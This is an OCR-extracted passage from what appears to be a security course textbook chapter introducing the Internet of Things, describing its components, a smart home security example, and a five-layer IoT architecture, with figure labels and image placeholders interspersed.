

Industrial Devices
Tools
Manufacturing
Transportation
Smart Watch
Wearable Devices
Wearable
TVs
IoT
Health Checkup
Devices
Drugs
Healthcare Devices
Monitoring
Thermostat
Energy
Home Devices

Figure 18.1: Illustration of IoT devices



How the IoT Works

Humidity/Moisture
Temperature
Pressure
Sound/Vibration
IoT Devices
Send Data
Receive Command
IoT Gateway
Internet
Store Data
Send Data Analysis
Data Storage/
Cloud Server
Get Data Analysis
Send Command
Remote Control using
Mobile App

How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.
- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.




Humidity/Moisture
Temperature
Pressure
Sound/Vibration
IoT Devices
Send Data
Receive Command
IoT Gateway
Internet
Store Data
Send Data Analysis
Data Storage/ Cloud Server
Get Data Analysis
Send Command
Remote Control using Mobile App

Figure 18.2: Workings of the IoT

IoT Architecture



Application Layer	Delivery of various applications to different users in IoT
Middleware Layer	Device management and information management
Internet Layer	Connection between endpoints
Access Gateway Layer	Protocol translation and messaging
Edge Technology Layer	Sensors, devices, machines, and intelligent edge nodes of various types

IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**


  This is a crucial layer as it serves as the main component in carrying out communication between two endpoints, such as device-to-device, device-to-cloud, device-to-gateway, or back-end data sharing.

- **Middleware Layer**

  This is one of the most critical layers that operates in two-way mode. As the name suggests, this layer sits in the middle of the application layer and the hardware layer, thus behaving as an interface between these two layers. It is responsible for important functions such as data management, device management, and various issues like data analysis, data aggregation, data filtering, device information discovery, and access control.

- **Application Layer**

